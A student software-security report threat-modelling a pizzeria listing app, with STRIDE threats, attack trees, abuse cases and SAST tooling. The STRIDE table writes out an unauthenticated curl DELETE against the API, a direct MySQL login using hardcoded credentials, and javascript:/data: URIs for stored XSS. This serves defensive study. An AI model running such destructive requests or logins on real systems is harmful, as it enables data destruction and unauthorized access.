SES Trabalho 1 - Pizzagate

Hugo Ribeiro - 113402
Rodrigo Abreu - 113626

31st March 2026

Prof. João Almeida

Index

0. Product Context and System Overview **3**
1. Threat Modelling **4**
1.1. Data Flows 4
Layer 0 4
Layer 1 4
Layer 2 4
Subprocess 1 - Manage Pizzeria 4
Subprocess 2 - ManDATA FLOWSage Pizza Catalog 5
Subprocess 3 - Browse Catalog 5
1.2. STRIDE Analysis 6
Spoofing (S) 6
Tampering (T) 6
Repudiation (R) 7
Information Disclosure (I) 7
Denial of Service (D) 8
Elevation of Privilege (E) 8
1.3. Attack Trees 8
AT1 - Unauthorized Write Access 9
AT2 - Competitive Sabotage 10
AT3 - Direct Database Compromise 11
AT4 - Stored XSS via photoUrl 12
AT5 - Denial of Service 12
1.4. Abuse Cases **13**
AS-01 - Unauthenticated Write Access 13
AS-02 - Competitive Sabotage 13
AS-03 - Fraudulent Pizzeria Listing 13
AS-04 - Stored XSS via Pizza Photo URL 14
AS-05 - Direct Database Access via Exposed Port 14
2. SAST **16**
Tech Stack 16
SAST Pipeline 16
3. DAST **16**
3.1. DAST Tool Selection 16
3.2. DAST Workflows 17
Dast PR Workflow 17
DAST Nightly Workflow 19
DAST Outputs and Evidence 21
4. Conduct a Real Assessment **21**
4.1. SAST Findings 21
Summary 21

Semgrep Findings 21
ESLint Findings 22
CodeQL Findings (Nightly) 22
4.2. DAST Findings 23
Owasp ZAP Findings 23
Owasp Schemathesis Findings 23
Note 24
4.3. Pen Testing 24
PT 1 - Direct Database Access via Exposed Port 24
Objective 24
Steps 24
Observed result 25
Evidence 25
Impact and Mitigation Strategies 26
PT 2 - Unauthenticated Cascade Deletion 26
Objective 26
Steps 26
Observed result 27
Evidence 27
Impact and Mitigation Strategies 29
PT 3 - Stored XSS via photoUrl 29
Steps 29
Observed result 30
Evidence 30
Impact and Mitigation Strategies 31
PT 4 - Cross-Pizzeria Catalog Sabotage 32
Objective 32
Steps 32
Observed result 32
Evidence 32
Impact and Mitigation Strategies 33

0. Product Context and System Overview


Pizzagate is a system developed for the pizza business focused on pizzeria staff and pizza lovers (or clients). It is a centralized platform that allows pizzeria members to register their pizzeria online and create a digital menu of that pizzeria's pizzas with relevant information such as price and ingredients.
For clients it is a centralized platform that eases the search for pizzerias or pizzas and to explore the best options in order to choose a place and a pizza to eat.
The frontend SPA communicates with the backend REST API over plain HTTP. The backend persists data in MySQL via JPA/Hibernate. The full stack runs in Docker Compose.
It is important to note that the current baseline implements no authentication, no authorization, no ownership model, and no audit logging. Any actor including competitors and anonymous attackers have full read and write access to all data belonging to all pizzerias on the platform.

1. Threat Modelling


The threat modelling strategy adopted for this project was STRIDE.The following table documents all threats identified in the Pizzagate system, grouped by the respective threat type.

1.1. Data Flows

Layer 0




Layer 1




Layer 2


Subprocess 1 - Manage Pizzeria



Subprocess 2 - ManDATA FLOWSage Pizza Catalog



Subprocess 3 - Browse Catalog



1.2. STRIDE Analysis

This section presents all threats identified in the system organized by threat type composing the STRIDE model.

Spoofing (S)

ID	Threat	Component	Detail
TM 01	No authentication: any actor impersonates a member	User Browser or Backend API	No credential is ever required on any endpoint. Any actor (attacker, client, or competing member) can call all 10 CRUD operations across both controllers, impersonating a legitimate pizzeria member. Ex: “curl -X DELETE http://host:8080/api/pizzerias/1” with no token.
TM 02	Fraudulent pizzeria listing	Backend API	Any unauthenticated actor can “POST /api/pizzerias” with arbitrary name, address, and phone, creating a listing that impersonates a real-world business. No identity or business verification exists.

Tampering (T)

ID	Threat	Component	Detail
TM 03	Cross-pizzeria data modification	Backend API	No ownership model exists. Any caller can “PUT” or “DELETE” on any pizzeria or pizza resource belonging to any other pizzeria, because the API never verifies ownership. Specific exploitation scenarios: - Competitive sabotage - Ingredient tampering - Phone hijacking
TM 04	Stored XSS via `photoUrl`	Backend API	`photoUrl` accepts any string with no URL scheme validation and is persisted as `TEXT` in MySQL. A `javascript:` or `data:` URI submitted via `POST /api/pizzas` is stored and triggers XSS in every client's browser that views that pizza.
TM 05	Direct DB write via exposed port	MySQL	MySQL port 3306 is bound to the host (`"3306:3306"`). Any actor with network access can connect directly — `mysql -h <host> -u pizzauser -ppizzapass pizzagate` — and issue arbitrary INSERT, UPDATE, or DELETE statements, bypassing all API-level controls.
TM 06	MitM on browser-to-API traffic	Data Flow: Browser → API	All browser-to-API traffic is plain HTTP (no TLS). A rogue proxy or shared-network attacker can intercept and modify requests and responses in transit.
TM 07	Unchecked CORS origin	Data Flow: Browser →	The CORS policy is driven by `APP_CORS_ALLOWED_ORIGINS` with no startup

		API	validation. If misconfigured to `*`, any origin can issue cross-site requests to the full write API.
TM 08	Interception of unencrypted DB traffic	Data Flow: API → MySQL	The JDBC URL uses `useSSL=false`. SQL queries and results travel unencrypted on the Docker network. A host-level or network-level attacker can intercept and modify queries in transit.

Repudiation (R)

ID	Threat	Component	Detail
TM 09	No user identity on any request	User Browser → Backend API	No authentication means no identity is ever attached to a request. No create, update, or delete action can be attributed to any specific actor after the fact.
TM 10	No audit trail for mutations	Backend API	No request logging exists in the application. There is no record of which resource was changed, by which caller, or at what time. Forensic investigation of any attack or sabotage is impossible.

Information Disclosure (I)

ID	Threat	Component	Detail
TM 11	SQL queries with data values logged to stdout	Backend API	“spring.jpa.show-sql=true” and “hibernate.format_sql=true” print every SQL query including bound parameter values to stdout. Any actor with “docker logs pizzagate-backend” access can read all platform data from the logs.
TM 12	Internal model details in error responses	Backend API	GlobalExceptionHandler returns field-level validation error messages in HTTP 400 responses. Any caller can probe any POST/PUT endpoint with malformed bodies to enumerate internal field names and data model structure.
TM 13	Hardcoded credentials committed to repository	Infrastructure (docker-compose.yml)	“pizzapass” and “rootpass” are stored in plaintext in docker-compose.yml and as fallback defaults in application.properties, both committed to the repository. Any party with repository access obtains full DB credentials.
TM 14	Data leakage from unencrypted DB traffic	Data Flow: API → MySQL	“useSSL=false” and “allowPublicKeyRetrieval=true” mean all SQL results (pizza data, pizzeria data, credentials) are transmitted in cleartext between the API and MySQL.
TM 15	API responses transmitted in plaintext	Data Flow: Browser → API	All API responses travel over plain HTTP. Passive network capture on a shared network exposes all pizzeria and pizza data.

TM 16	DB credentials exposed at runtime	Data Flow: API → MySQL	Database credentials are injected as Docker environment variables and are visible via “docker inspect pizzagate-backend”. Any actor with access to the Docker daemon can retrieve them.

Denial of Service (D)

ID	Threat	Component	Detail
TM 17	No rate limiting or pagination	Backend API	No throttling or request limits exist on any endpoint. “GET /api/pizzas” returns the full table with no pagination. An automated script flooding “POST /api/pizzas” with valid payloads exhausts DB connection pool and causes platform-wide outage.


Elevation of Privilege (E)

ID	Threat	Component	Detail
TM 18	No RBAC (clients have write access)	Backend API	No role distinction exists between Clients (intended read-only) and Pizzeria Members (intended write). Any actor calling the API has full write access without any privilege escalation.
TM 19	No intra-pizzeria role separation	Backend API	Within a pizzeria, staff (intended to manage the pizza catalog) and owners (full management rights) are indistinguishable at the API level. A staff member can call `DELETE /api/pizzerias/{id}`, wiping the entire business listing and all its pizzas

1.3. Attack Trees


The following attack trees were built on the previous STRIDE analysis. Each tree takes a realistic attacker goal and traces which combination of identified threats must be present for that goal to be achievable. The leaf nodes are the STRIDE threats themselves, meaning that eliminating a leaf (through mitigation) cuts the path that depends on it.

AT1 - Unauthorized Write Access




Leaf	Cost	Skill	Time	Path
TM 1: No Authentication	0	None	Minutes	Via API
TM 13: Hardcoded credentials	0	None	Minutes	Via DB
TM 16: Credentials at runtime	0	Low	Minutes	Via DB
TM 5: DB port exposed	0	Low	Minutes	Via DB

AT2 - Competitive Sabotage




Leaf	Cost	Skill	Time
TM 1: No Authentication	0	None	Minutes
TM 3: Cross-pizzeria modification	0	None	Minutes
TM 3 Sub-case: Competitive sabotage	0	None	Minutes
TM 3 Sub-case: ingredient tampering	0	None	MInutes
TM 3 Sub-case: cascade deletion	0	None	Minutes

AT3 - Direct Database Compromise




Leaf	Cost	Skill	Time
TM 13: Hardcoded credentials in repo	0	None	Minutes
TM 16: Credentials via docker inspect	0	Low	Minutes
TM 5: DB port exposed to host	0	Low	MInutes

AT4 - Stored XSS via photoUrl



Leaf	Cost	Skill	Time
TM 1 No Authentication	0	None	Minutes
TM 4 Stored XSS via photoUrl	0	Low	Minutes

AT5 - Denial of Service



Leaf	Cost	Skill	Time
TM 1: No Authentication	0	None	Minutes
TM 17: No rate limiting	0	None	Minutes

1.4. Abuse Cases

AS-01 - Unauthenticated Write Access

Priority: Critical
Threats: TM 1
Attack path: AT-01

As an attacker,
I want to call any write endpoint without presenting credentials,
so that I can manipulate platform data as if I were a registered member.

Acceptance Criteria:

- The system should reject any write request (POST, PUT, DELETE) with 401 Unauthorized if no valid credential is provided.
- The system should not perform the requested operation before validating the caller's identity.

AS-02 - Competitive Sabotage

Priority: Critical
Threats: TM 3
Attack path: AT-02

As a competing pizzeria member,
I want to modify or delete a rival's menu entries,
so that their catalog becomes inaccurate, unavailable, or entirely gone.

Acceptance Criteria:

- The system should reject any PUT or DELETE on a pizza or pizzeria resource if the caller does not own that resource, returning 403 Forbidden.
- The system should verify resource ownership before executing any mutating operation.
- The system should not allow cascading deletion of another user's pizzeria or pizzas under any circumstances.

AS-03 - Fraudulent Pizzeria Listing

Priority: High
Threats: TM 2, TM 3
Attack path: AT-01

As an attacker,
I want to create a fake listing under a real business's name and replace their contact number,
so that I intercept customer calls and damage the legitimate business's reputation.

Acceptance Criteria:

- The system should require verified identity before allowing the creation of a pizzeria listing.
- The system should reject updates to a pizzeria's fields if the caller is not the verified owner of that pizzeria.

AS-04 - Stored XSS via Pizza Photo URL

Priority: High
Threats: TM 1, TM 4
Attack path: AT-04

As an attacker,
I want to store a malicious script URI in a pizza's photo URL field,
so that I can execute arbitrary code in every client's browser and steal their session data.

Acceptance Criteria:

- The system should reject any photoUrl value whose URI scheme is not https://, returning 400 Bad Request.
- The system should HTML-escape all user-supplied string fields before including them in any API response.
- The system should never persist a javascript: or data: URI in any field.

AS-05 - Direct Database Access via Exposed Port

Priority: Critical
Threats: TM 5, TM 13, TM 16
Attack path: AT-03

As an attacker with access to the host network,
I want to connect directly to the MySQL instance,
so that I can exfiltrate or destroy all platform data without leaving any API-level trace.

Acceptance Criteria:

- The system should not expose port 3306 on the host interface; the DB port must only be accessible within the internal Docker network.
- The system should not store any credentials in plaintext in version-controlled files.
- The system should not expose credentials as inspectable Docker environment variables; a secrets manager or Docker secrets must be used instead.
- The system should enforce TLS on all API-to-database connections (useSSL=true).

AS-06 - Denial of Service via Request Flood #6

Priority: High
Threats: TM 1, TM 17
Attack path: AT-05

As an attacker,
I want to flood the API with high-volume write requests,
so that the DB connection pool is exhausted and the platform becomes unavailable to all legitimate users.

Acceptance Criteria:

- The system should enforce a per-IP rate limit on all write endpoints and return 429 Too Many Requests when exceeded.
- The system should paginate all collection responses and must not return unbounded result sets.

AS-07 - Privilege Escalation by Staff to Owner Operations #7

Priority: Medium
Threats: TM 18, TM 19
Attack path: AT-01

As an authorized staff member of a pizzeria,
I want to issue owner-only operations such as deleting the pizzeria,
so that I can destroy the business listing even though my intended role is limited to catalog management.

Acceptance Criteria:

- The system should distinguish between staff and owner roles within a pizzeria.
- The system should restrict pizzeria-level operations (DELETE, business field updates) to owner-role tokens only.
- The system should return 403 Forbidden when a staff token attempts an owner-only operation.

AS-08 - Audit Evasion

Priority: Medium
Threats: TM 9, TM 10

As an attacker,
I want to perform destructive actions on the platform,
so that no audit trail exists to attribute those actions to me after the fact.

Acceptance Criteria:

- The system should log every mutating request with timestamp, caller identity, HTTP method, endpoint, target resource ID, and response status.
- The system should log failed authentication and authorisation attempts.
- The system should forward logs to an off-host sink that the application process cannot modify or delete.


2. SAST

This section is an overview of SAST implementation in this system.

Tech Stack

Stage	Tool	Trigger
Pre-commit	Semgrep v1.150.0 (default rules + secrets)	git commit
Pre-commit	ESLint + eslint-plugin-security	git commit
PR (CI)	Semgrep v1.150.0 (default rules + secrets)	Pull request to main / push to main
Nightly	CodeQL (security-and-quality queries)	Daily at 00:00 UTC

SAST Pipeline



3. DAST

This section is an overview of DAST implementation in this system. Dynamic Application Security Testing (DAST) was used to assess the running Pizzagate application from the outside, in the same way an attacker or external client would interact with it. The goal of this DAST setup was not only to identify weaknesses, but also to produce repeatable and reviewable evidence through automated workflows.

3.1. DAST Tool Selection

Two DAST tools were selected for this project: OWASP ZAP and Schemathesis.

